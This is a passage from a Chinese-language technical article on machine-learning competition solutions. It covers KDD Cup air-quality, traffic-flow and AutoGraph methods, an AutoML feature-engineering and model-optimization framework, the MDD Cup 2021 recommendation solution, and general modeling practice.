



图 6 Spatial-temporal Gated DNN

（2）**Seq2Seq**：尽管 Spatial-temporal Gated DNN 相比 DNN 对时空信息进行了强化，但是它们的数据建模方式都是将样本的历史数据复制 48 份，分别打上未来 48 小时的标签，相当于分别预测 48 小时的污染浓度值。这种方式其实和时间序列预测任务有所脱离，失去了时间连续性。而 Seq2Seq 建模方式可以很自然地解决这一问题，并且取得了不错的效果。下图 7 是本次比赛中，我们采用的 Seq2Seq 模型结构。针对时序性挑战，历史天气特征通过时间前后组织成序列输入到编码器当中，解码器依赖于编码结果以及未来天气预报特征进行解码，得到 48 小时的污染物浓度序列。未来天气预报信息对齐到解码器每个小时的解码过程中，解码器可以通过天气预报中的天气信息（比如风级、气压等）来有效预估出突变值。针对空间性挑战，方案在模型中加入站点嵌入以及空间拓扑结构特征来刻画空间信息，在模型中和天气信息

进行拼接以及归一化，从而实现时空联合建模。





图 7　Seq2Seq 模型

（3）**模型融合**：我们队采用了 Stacking 融合的方式，单个学习器通过不同模型、数据、建模方式来构建差异性。LightGBM 模型使用了天气质量、历史统计、空间拓扑等特征，Spatial-temporal Gate 则是引入了门结构，强化了时空信息。Seq2Seq 利用序列到序列的建模方式，刻画了序列的连续性、波动性。最后使用了基于约束的线性模型将不同的单个学习器进行融合。

更多详情，大家可参考 SIGKDD 会议论文：AccuAir: Winning Solution to Air Quality Prediction for KDD Cup 2018。

KDD Cup 2017 Traffic Flow Prediction：基于交叉验证降噪与多损失融合的高稳定性交通预测方案

**竞赛问题及挑战**：竞赛目标是以 20 分钟为时间窗口，给定前 2 小时高速公路入口到关卡的行驶状况，预测未来 2 小时的行驶状况，具体可参考：KDD Cup 2017 比赛介绍详情[29]。竞赛根据行驶状况的不同，分为了行驶时间预测和交通流量预测两个赛道。参赛选手需要解决以下两个挑战：

- 数据小、噪声多。如下图 8 所示，框中时间段的数值分布和其他时间段的分布有明显的差异。





图 8　交通流量数据中的噪音

- 极值对结果影响大，评估指标使用了 MAPE，如下式，其中 At 代表实际值，Ft 代表预测值，当实际值为较小值（特别为极小值）时，这一项对整个和式的贡献拥有很大的权重。

$$M = \frac{1}{n}\sum_{t=1}^{n}\left|\frac{A_t - F_t}{A_t}\right|$$

**基于交叉验证降噪的极值点优化模型融合方案**：

（1）**基于交叉验证的降噪**，由于在线仅能进行一天一次的提交，并且最终的评测会由 A 榜测试集切到 B 榜测试集，并且由于 A 榜数据集小在线评测指标存在不稳定性，故而离线迭代验证的方式就显得尤为重要。为了能使离线迭代置信，我们采用两种验证方式进行辅助，第一种是下一天同时间段验证，我们在训练集最后 M 天上对每一天都取在线同一时间段的数据集，得到 M 个验证集。第二种是 N-fold 天级采样验证，类似 N-fold 交叉验证，我们取最后 N 天的每一天数据作为验证集，得到 N 个验证集。这两种方法共同辅助模型离线效果的迭代，保证了我们在 B 榜上的鲁棒性。

（2）**极值点问题优化和模型融合**：由于 MAPE 对于极值较敏感，我们在标签、损失、样本权重等不同方面分别进行多种不同处理，例如标签上进行 Log 变换和 Box-Cox 变换，Log 变换是对标签进行 Log 转换，模型拟合后对预估值进行还原，这样能帮

助模型关注于小值同时更鲁棒，损失使用 MAE、MSE 等多种，样本权重上利用标签对样本进行加权等，我们在 XGBoost、LightGBM、DNN 上引入这些处理生成多个不同模型进行模型融合，优化极值点问题，达到鲁棒效果。

**备注**：特别感谢共同参加 KDD Cup 2017 的陈欢、燕鹏、黄攀等同学。

## 2.3 自动化机器学习问题

自动化机器学习问题[10]主要包括 KDD Cup 2019 AutoML 和 KDD Cup 2020 AutoGraph 比赛。该类问题，一般具有以下三个特性：

- **数据多样性强**：15+ 个数据集，来源于不同领域问题，且不会标识数据来源，要求选手设计的自动化机器学习框架能够兼容多领域的数据，并对不同领域数据做出一定的适配。
- **自动化的鲁棒性**：公共排行榜与私有榜评测数据不一样，最终评分按照多个数据集的平均排名 / 得分得到，要求能够在不曾见过的数据集上得到鲁棒的结果。
- **性能限制**：与现实问题搜索空间有较大对应，需要在有限时间和内存上求解。

KDD Cup 2020 AutoGraph：基于代理模型的自动多层次图学习优化方案

**竞赛问题及挑战**：自动化图表示学习挑战赛（AutoGraph）是第一个应用于图结构数据的 AutoML 挑战，详情请见 KDD Cup 2020 AutoGraph 比赛介绍[30]。竞赛选择图结点多分类任务来评估表示学习的质量，参与者需设计自动化图表示学习 [11-13] 解决方案。该方案需要基于图的给定特征、邻域和结构信息，高效地学习每个结点的高质量表示。比赛数据从真实业务中收集，包含社交网络、论文网络、知识图谱等多种领域共 15 个，其中 5 个数据集可供下载，5 个反馈数据集评估方案在公共排行榜的得分，剩余 5 个数据集在最后一次提交中评估最终排名。

| 图数据集 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|
| 结点个数 | 2708 | 3327 | 10000 | 10000 | 7521 |
| 边数量 | 5278 | 4552 | 733316 | 5833962 | 7804 |
| 平均度 | 1.949 | 1.368 | 73.3316 | 583.3962 | 1.0376 |
| 特征数量（含结点ID） | 1415 | 3658 | 590 | 294 | 1 |
| 时间限制（秒） | 100 | 100 | 100 | 200 | 100 |
| 有向图/无向图 | 无向图 | 无向图 | 无向图 | 有向图 | 无向图 |
| 类别数 | 7 | 6 | 41 | 20 | 3 |

图 9　AutoGraph 图数据集概览

每个数据集给予了图结点 id 和结点特征，图边和边权信息，以及该数据集的时间预算（100-200 秒）和内存算力（30G）。每个训练集随机将划分 40% 结点为训练集，60% 结点为测试集，参赛者设计自动化图学习解决方案，对测试集结点进行分类。每个数据集会通过精度（Accuracy）来确定排名，最终排名将根据最后 5 个数据集的平均排名来评估。综上，本次比赛需要在未见过的 5 个数据集上直接执行自动化图学习方案，参赛者当时面临着以下挑战：

- 图模型具有高方差、稳定性低等特点。
- 每个数据集都有严格的时间预算和内存算力限制。

## 基于代理模型的自动化多层次模型优化 [14]





图 10 AutoHEnsGNN 框架

**多类别层次化图模型优化：**

（1）**候选图模型的生成**：现实世界中的图通常是多种属性的组合，这些属性信息很难只用一种方法捕捉完全，因此，我们使用了基于谱域、空域、Attention 机制等多种不同类型的模型来捕捉多种属性关系。不同模型在不同数据集上效果差异较大，为了防止后续模型融合时加入效果较差的模型，会对 GCN、GAT、APPNP、TAGC、DNA、GraphSAGE、GraphMix、Grand、GCNII 等候选模型进行快速筛选，得到模型池。

（2）**层次模型集成**：这部分共包含两个维度的集成。第一层为**模型自集成**，为了解决图模型对初始化特别敏感，同种模型精度波动可达 ±1% 的问题，采用了同模型的自集成，同时生成多个同种模型，并取模型预测的平均值作为该种模型的输出结果，成功降低了同种模型方差，提高了模型在不同数据集上的稳定性。第二层为**不同模型集成**，为了有效地利用来自本地和全球邻域的信息，充分捕获图的不同性质，我们采用加权集成了不同种类的图模型，进一步提高性能。同时针对在参数搜索阶段，需要同时优化模型内参数 α，以及多种模型加权集成参数 β，使用模型集成参数和模型内参数通过互迭代的梯度下降进行求解，有效提升了速度。





图 11　多类别层次化图模型优化

基于代理模型与最终模型的两阶段优化：数据集采样，对子图根据 Label 进行层次采样，减少模型验证时间；代理模型与 Bagging，计算多个较小隐层模型的平均结果，快速对该类模型进行评估。使用 Kendall Rank 和 SpeedUp 平衡准确度与加速倍率，得到合适的代理模型。最终通过代理模型得到了最优的超参数，然后再对最终的大模型在搜索好的参数上进行模型训练。

具体详情，大家可参考团队 ICDE 2022 论文，AutoHEnsGNN: Winning Solution to AutoGraph Challenge for KDD Cup 2020。

# 3. AutoML 技术框架

## 3.1 自动化框架概述





图 12 AutoML 整体框架

经过上述的多场比赛，团队在多领域建模中不断总结与优化，抽象出其中较为通用的模块，总结得到针对数据挖掘类问题时的一套较为通用的解决方案——AutoML 框架。该框架包含数据预处理，自动化特征工程 [15] 和自动化模型优化 [16-20] 三个部分。其中数据预处理部分主要负责特征分类、数据编码、缺失值处理等常见的基础操作，不过多展开。主要针对 AutoML 框架的自动化特征工程和自动化模型优化两个部分进行详细介绍。

## 3.2 自动化特征工程





图 13　自动化特征工程

特征工程是机器学习中至关重要的工作，特征的好坏直接决定了模型精度的上限。目前常见的方式是人工手动对特征进行组合与变换，但人工特征挖掘存在速度较慢、无法挖掘全面等问题。因此，设计全面挖掘的自动化特征工程能够比较好地解决上述问题，自动化特征工程主要包含三个部分：

- **一、二阶特征算子**：对数据的基础操作，可以得到更为复杂的高阶特征。特征算子包含三个，频数编码是指对于类别型特征在样本中次数、nunique 等值的统计。目标编码指对数值型特征进行均值、求和、最大最小、百分位等操作。时序差分是指对于对时间特征进行差分处理。一阶算子使用一个实体计算，二阶算子使用二个实体计算，如用户在某品类下的订单数量，使用了用户与品类两个实体。
- **快速特征选择**：因为自动化特征工程是针对全部实体依次按照不同特征算子进行的笛卡尔积组合，会产生大量的无效特征，故需要进行快速特征选择。使用 LightGBM 模型快速识别有效特征及无用特征，从指标提升及特征重要性角度考虑，裁剪掉没用的特征，同时标识重要特征与其他特征再次进行更为高阶的组合。
- **高阶特征算子**：基于一、二阶特征算子组合构建的新特征，进一步与其他特征

进行高阶组合，基于 K 阶（K>=1）的 K+1 高阶组合循环迭代，能够产出大量人为考虑不足的高阶特征。

高阶特征算子按多实体结果是否完全匹配，分为 Match 方式——匹配全部实体，All 方式——匹配部分实体，得到另一实体的全部值的计算结果，这样两种特征产出方式。下图中举例说明，Match 方式匹配用户与时间段两个实体，得到用户在该时间段的平均订单价格；All 方式则只匹配用户，得到用户在所有时间段的平均订单价格。

Match方式产出特征

| 用户 | 时间段 | 用户-时间段平均订单价格 |
|---|---|---|
| 1 | 上午 | 15.8 |
| 1 | 下午 | 20.5 |
| 1 | 晚上 | 30.9 |
| 2 | 下午 | 18.3 |
| 2 | 下午 | 18.3 |
| 2 | 夜宵 | 50.7 |

All方式产出特征

| 用户 | 时间段 | 用户-上午 | 用户-下午 | 用户-晚上 | 用户-夜宵 |
|---|---|---|---|---|---|
| | | 平均订单价格 | | | |
| 1 | 上午 | 15.8 | 20.5 | 30.9 | null |
| 1 | 下午 | 15.8 | 20.5 | 30.9 | null |
| 1 | 晚上 | 15.8 | 20.5 | 30.9 | null |
| 2 | 下午 | null | 18.3 | null | 50.7 |
| 2 | 下午 | null | 18.3 | null | 50.7 |
| 2 | 夜宵 | null | 18.3 | null | 50.7 |

图 14　高阶算子特征产出方式

相较于 DeepFM、DeepFFM 等算法，自动化特征工程具有三个方面的优势。首先在存在多表信息的情况下，容易利用非训练数据的信息，如在广告场景中，通过特征可以利用自然数据的信息，相比直接使用自然数据训练，不容易产生分布不一致等问题；其次，只通过模型自动交叉学习，对于某些强特征交叉没有手动构造学习得充分，许多显示交叉特征如用户商品点击率等往往有较强的业务意义，让模型直接感知组合好的特征往往比自动学习特征间的关系更为简单；第三方面对于许多高维度稀疏 ID 特征，如亿级别以上的推荐或广告场景中，DeepFM、DeepFFM 对于这些特征的学习很难充分，自动化特征工程能给这些稀疏 ID 构造很强的特征表示。

## 3.3 自动化模型优化





图 15　自动化模型优化

**基于重要度的网格搜索**：在我们框架中采用的是全局基于重要度按照贪心的方式进行搜索，加快速度；得到的最优结果再进行小领域更详细网格搜索，缓解贪心策略导致的局部最优。根据以往比赛经验，总结不同模型的超参重要性排序如下：

- LightGBM：学习率 > 样本不平衡率 > 叶子数 > 行列采样等。
- DNN：学习率 >Embedding 维度 > 全连接层数和大小。值得一提的是，超参搜索在整个迭代过程中会进行多次，同时迭代前期与迭代后期参数搜索策略也有所不同，迭代前期，一般会选择更大的学习率，更小 Embedding 维度和全连接层数等，降低模型参数量加快迭代速度，而在后期则选择更多参数，获得更好的效果。
- **模型融合**：模型融合的关键点在于构造模型间的差异性，LightGBM 和 DNN 的模型本身差异性较大，同种模型中差异性主要体现在，数据差异、特征差异、超参差异三个方面。数据差异主要通过自动化行采样实现，自动生成不同数据采样的模型；特征差异通过自动化列采样，生成特征采样的模型；超参差异通过高优参数扰动生成，在最优局部进行参数组网格局部扰动。模型融合方

法一般 Blending、Stacking 或简单 Mean Pooling 等，融合前进行需要进行模型粒度剪枝（去除效果较差的模型避免影响融合效果）与正则化。

## 3.4 AutoML 框架近期实战：MDD Cup 2021 美团外卖图谱推荐比赛冠军方案

在 2021 年 8-9 月美团举行的内部算法比赛 MDD Cup 2021 中，美团到店广告平台质量预估团队应用了 AutoML 框架并获得了冠军。下面结合这场比赛，介绍框架在具体问题中的应用。

MDD Cup 2021 需要参赛者根据用户、商家在图谱中的属性、用户的历史点击、实时点击以及下单行为，预测下次购买的商家。包含四周的 135 万个订单行为，涉及 20 万个用户，2.9 万个商家，17.9 万个菜品，订单关联菜品数据共 438 万条，构成知识图谱。使用 Hitrate@5 作为评价指标。

**数据预处理阶段**：进行特征分类、异常值处理、统一编码等操作。主要涉及用户（用户画像特征等）、商家（品类、评分、品牌等）、菜品（口味、价格、食材等）三种实体数据及点击、购买（LBS、价格、时间等）两类交互数据，对原始数据进行特征分类、数据编码、缺失值处理等常见预处理操作。

**自动化特征工程**：一、二阶特征算子，首先对于类别、数据、时序、标签四类原始特征，按照可抽象的三种实体及两类交互数据进行一、二阶特征交叉，运用频数编码、目标编码与时序差分算子操作，在多时段上统计得到一、二阶统计特征。举例说明，如频数编码可计算用户点击某商家的次数、用户购买商家品类的 nunique 值，用户在某场景的下单数量等。目标编码可计算用户的平均订单价格，用户点击次数最多的商家品类等。时序差分可计算如用户购买某口味菜品的平均时间差等。多时段统计则意味着上述特征均可在不同时段上计算得到。





图 16 多阶特征交叉

快速特征选择，上述自动产出的一、二阶统计特征数量共有 1000+，其中存在大量无效特征，故使用 LightGBM 模型，从指标提升与重要性角度进行特征筛选与重要标识。如用户 x 菜品口味的特征没什么效果，进行筛除；用户最常购买的价格区间则很有效果，标识为重要特征进行高阶组合。

高阶特征算子，基于一、二阶特征算子组合构建的新特征，可以作为输入进行高阶特征组合。这里值得一提的是，高阶特征组合存在两种形式，第一种原始特征的更高阶组合，如用户在某个商家中最喜欢的菜品口味，结合三个实体，并不需要额外的运算，第二种需使用一、二阶新特征，其中频数编码的结果可以直接使用，目标编码与时序差分需要先进行数值分桶操作转换为离散值后才可使用，如用户订单价格区间的众数 x 商家订单价格平均值的分桶的联合 count。循环进行特征组合与筛选后就得到了最终的特征集。

**自动化模型优化**：模型部分使用了 LightGBM 和 DIN 的融合方案，迭代过程中多次进行了自动超参搜索，通过自动化行、列采样及最优参数局部扰动构造了具有差异性的多个模型，融合得到最终的结果。

## 4. 通用建模方法与理解

本节会就比赛的通用建模方法进行介绍，即面对一个新问题，如何进行快速高效的整体方案设计。

### 4.1 建模框架与方法

在面对新问题时，我们主要将技术框架分为以下三个阶段，即探索性建模、关键性建模、自动化建模。三个阶段具有逐渐深化，进一步补充的作用。

图 17　三阶段算法建模

**探索性建模**：比赛前期，首先进行问题理解，包括评估指标与数据表理解，然后进行基础的模型搭建，并线上提交验证一致性。在一致性验证过程中往往需要多次提交，找到同线上指标一致的评估方式。探索性建模的核心目标是要找到迭代思路与方法，所以需要对问题做多方面探索，在探索中找到正确的方向。

一般在非时序问题，采用 N-fold 方法构造多个验证集，并可以灵活变换生成种子，得到不同的集合。而在时序问题，一般会采用滑窗方式，构造同线上提交时间一致的验证集，并可以向前滑动 k 天，来构造 k 个验证集。在多个验证集评估中，可以参考均值，方差，极值等参考指标综合评估，得到同线上一致的结果。

**关键性建模**：比赛中期，会就关键问题进行深挖，达成方案在榜单 Top 行列，在问题理解方面，会尽可能就评估方式进行损失函数自定义设计。

分类问题优化，可以结合 Logloss、AUC Loss[21]、NDCG Loss 等不同损失函数进

行 Mix Loss 设计。而回归问题的损失函数设计要更复杂，一方面可以结合平方误差，绝对值误差等进行损失函数设计，另一方面可以结合 Log 变换，Box-cox 变换等解决回归异常值等问题。

**自动化建模**：比赛后期，由于基于人的理解一方面在细节与角度有盲区，另一方面较难进行抽象关系的建模，所以我们会采用自动化建模进行补充。如下图 18 所示，先基于关系型多表输入，进行自动化关联，然后通过生成式自动化特征工程构建大量特征，再进行特征选择与迭代，然后基于模型输入进行自动化超参搜索与模型选择，最终基于多模型进行自动化融合构建，将生成的多元化模型关系进行选择与赋权。





图 18　自动化建模框架

自动化建模一般采用如图 18 的框架，先进行多表关联，然后基于先扩展后过滤的逻辑进行特征选择，下一步基于精选特征与多个超参范围进行超参搜索，最后采用 XGBoost[22]、LightGBM、DNN、RNN、FFM 等不同模型进行自动化模型融合。

## 4.2 同工业界方法联系

算法比赛相对于工业界实际情况而言，一个重要区别是工业界涉及线上系统，在工程方面性能的挑战更大，在算法方面涉及更多的线上线下效果一致性问题。因此算法比赛会在模型复杂度、模型精度更进一步，在算法比赛中也产出了 ResNet、Field-aware Factorization Machine(FFM)、XGBoost 等算法模型，广泛应用于工业界

实际系统。

在空气质量预测中，我们采用了时空结合的 Spatial-temporal Gated DNN 网络进行有效建模，同空气质量问题相接近，在美团的实际业务中也面临着时空相结合的建模问题，以用户行为序列建模为例。我们对用户的历史时空信息和当前时空信息进行了充分的建模和交互 [24]。我们分辨出用户行为的三重时空信息，即：用户点击发生时的时间、用户请求发出的地理位置、用户所点击的商户的地理位置。

基于上述三重时空信息，我们提出 Spatio-temporal Activator Layer（如图 19）：三边时空注意力机制神经网络来对用户历史行为进行建模，具体通过对请求经纬度信息、商户经纬度信息和请求时间的交互进行学习。针对空间信息交叉，我们进一步采用地理位置哈希编码和球面距离相结合的方式；针对时间信息交叉，我们也采用绝对与相对时间相结合的方式，有效实现用户行为序列在不同时空条件下的三边表达。最后，经上述网络编码后的时空信息经过注意力机制网络融合，得到 LBS 场景下用户超长行为序列对不同请求候选的个性化表达。

相比较而言，比赛中的 Spatial-temporal Gated DNN 更注重时空融合信息对于预测值的影响，由于需要预测的时间序列问题，更侧重于不同的时间、空间信息有能够将差异性建模充分。而在美团业务中的时空网络注重于细粒度刻画空间信息，源于不同的球面距离，不同的区块位置影响大，需要多重信息深度建模。更多详情，大家可参考团队的 CIKM 论文：Trilateral Spatiotemporal Attention Network for User Behavior Modeling in Location-based Search[23]。

